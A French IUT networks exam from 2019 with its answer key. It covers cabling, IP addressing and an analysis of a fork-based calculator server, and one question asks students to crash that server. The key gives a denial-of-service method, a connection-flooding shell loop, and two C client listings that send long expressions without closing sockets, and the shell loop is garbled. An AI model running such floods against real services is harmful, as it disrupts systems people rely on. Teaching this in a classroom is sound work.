IUT de Montpellier **décembre 2019**
Département Informatique **Durée : 2h30**
2ème année

SYSTEME-RESEAUX

AVERTISSEMENT : Les sujets de système et réseaux sont prévus dans une même plage horaire. Vous utiliserez le temps à votre convenance. **Vous devrez, cependant , répondre sur deux copies différentes**

Remarque : toute ressemblance avec des choses existantes n'est que fortuite

Le UTI, organisme de formation réputé, souhaite mettre en place un concours destiné aux étudiants en informatique.

Ce concours a pour objectif de faire le point sur les connaissances acquises au cours de leur formation et s'articule autour de 3 grandes épreuves. Une épreuve sur les bases de données , une sur le système et une dernière sur la sécurité des systèmes.

Partie réseaux

A rendre sur une copie séparée de la partie système

Pour ce concours, l'établissement met à disposition deux grandes salles qui pourront accueillir plus d'une centaine de personnes. La plus grande salle pourra accueillir 15 groupes de 4 étudiants répartis en îlots et dans la deuxième salle, plus petite, seront installées deux serveurs et un poste de travail pour l'administration des équipements (voir schéma annexe 1).

Le problème est que l'on veut mettre en oeuvre un réseau, pour faire communiquer tous ces équipements et qu'il n'existe pas à ce jour.

1 - Sachant que chaque îlot doit pouvoir accueillir 4 machines qui pourront se connecter via un câble ou du Wifi. Que ces machines doivent pouvoir accéder aux 2 serveurs et que le poste administration doit pouvoir aussi accéder aux serveurs. Tous les postes étudiants doivent pouvoir accéder à internet. Proposer le câblage du site .

Toute solution cohérente est a prendre. **(5 points)**

L'idée est de créer 2 sous-réseaux, un pour les postes étudiants et un pour les serveurs-poste admin.

Cela permettra d'isoler les sous-réseaux pour mieux les sécuriser.

On va supposer que l'on dispose des switchs capables de gérer du câble RJ45 et du Wifi.

Voir proposition de schéma en annexe

2 – L'établissement met à disposition l'adresse IP suivante : 162.38.222. Proposez un plan d'adressage du réseau. Vous justifierez vos choix. **(5 points)**

Dans le plan d'adressage l'idée est d'isoler tous les équipements de l'internet.

Pour cette raison toutes les machines étudiantes, serveur et poste admin auront une adresse privée , par exemple 192.168.

Par contre pour des raisons de sécurité, il faudra faire au moins 2 sous-réseaux :

- Un pour le poste admin et les serveurs par exemple 192.168.10
- Un pour les postes étudiants par exemple 192.168.20

Le routeur aura quand à lui une l'adresse publique 162.38.222.254, pour accéder à l'extérieur.

3 . Expliquer en 5 lignes maximum ce que fait l'application de l'annexe 2 **(3 points)**

L'annexe 2 est une application serveur, qui est accessible via TCP/IP sur le port 12345. Cette application , multi-clients, attend une requête de type 1 + 1 quelle va soumettre à la commande BC. La commande BC est lancée en tant que processus fils qui communique avec le pére par des tubes anonymes. Le résultat du calcul , récupéré (par ta tâche père) est renvoyé au client qui l'a demandé.

4. Ecrire, non pas l'application qui va communiquer avec celle de l'annexe 2, mais une application qui va réussir à bloquer son fonctionnement , en quelque sorte la « planter ». Bien sûr vous expliquerez, comment vous y prendre. En fait vous êtes déjà dans le concours … **(7 points)**


On constate que pour chaque client connecté 2 processus sont crées (FORK()).

La meilleure attaque semble ici être un DoS. L'idée est qu'un poste client lance une infinité de connexions, ce qui va rapidement saturer l'application serveur. L'application client se limitera à la connexion avec le serveur et a l'envoi d'une expression a calculer très longue. L'application cliente peut s'arreter sans lire la réponse, ni fermer la socket (cf exemple en annexe) .

Pour lancer le client, 2 techniques :

- un shell linux : while5 1==1] ; ./client & ; done
- un fork dans le code du client avant le connect().

ANNEXE 1 : Plan des locaux



ANNEXE : Code client 1 – Sans fork() à lancer avec le shell

```
#define SERV "adresse_ip_serveur"  // adresse IP = boucle locale
#define PORT 12345       // port d'ecoute serveur
int port,sock;           // n°port et socket
char mess[80];           // chaine de caracteres

struct  sockaddr_in    serv_addr;        // zone adresse
struct  hostent       *server;     // nom serveur

void creer_socket()
{  port = PORT;
  server = gethostbyname(SERV);                  // verification existance adresse
  if (!server){fprintf(stderr, "Problème serveur \"%s\"\n", SERV);exit(1);}
  // creation socket locale
  sock = socket(AF_INET, SOCK_STREAM, 0); // AF_INET=famille adresse internet
                                          // SOCK_STREAM= mode connecte-TCP
  bzero(&serv_addr, sizeof(serv_addr));   // preparation champs entete
  serv_addr.sin_family = AF_INET;         // Type d'adresses
  bcopy(server->h_addr, &serv_addr.sin_addr.s_addr,server->h_length);
  serv_addr.sin_port = htons(port);       // port de connexion du serveur
}

void main()
{ // creation socket
  creer_socket();
  // connexion au serveur
 if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)
   {perror("Connexion impossible:");exit(1);}
  // on envoie une chaine de 512 caractères avec une multitude de multiplicatiosn à faire
  write(sock,"1*2*3*4*5*6*7*8*9*10*11*12*13*14....",512);
  // pas de lecture et arret sauvage sans close
}
```

ANNEXE : Code client 2 – Avec fork()

```
#define SERV "adresse_ip_serveur"  // adresse IP = boucle locale
#define PORT 12345       // port d'ecoute serveur
int port,sock;           // n°port et socket
char mess[80];           // chaine de caracteres

struct  sockaddr_in    serv_addr;        // zone adresse
struct  hostent       *server;     // nom serveur

void creer_socket()
{  port = PORT;
  server = gethostbyname(SERV);                  // verification existance adresse
  if (!server){fprintf(stderr, "Problème serveur \"%s\"\n", SERV);exit(1);}
  // creation socket locale
  sock = socket(AF_INET, SOCK_STREAM, 0); // AF_INET=famille adresse internet
                                          // SOCK_STREAM= mode connecte-TCP
  bzero(&serv_addr, sizeof(serv_addr));   // preparation champs entete
  serv_addr.sin_family = AF_INET;         // Type d'adresses
  bcopy(server->h_addr, &serv_addr.sin_addr.s_addr,server->h_length);
  serv_addr.sin_port = htons(port);       // port de connexion du serveur
}
```

```
void main()
{ // creation socket
  creer_socket();
  // connexion au serveur
if (fork()==0)
 { if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)
   {perror("Connexion impossible:");exit(1);}
  // on envoie une chaine de 512 caractères avec une multitude de multiplicatiosn à faire
  write(sock,"1*2*3*4*5*6*7*8*9*10*11*12*13*14....",512);
  // pas de lecture et arret sauvage sans close
}
}
```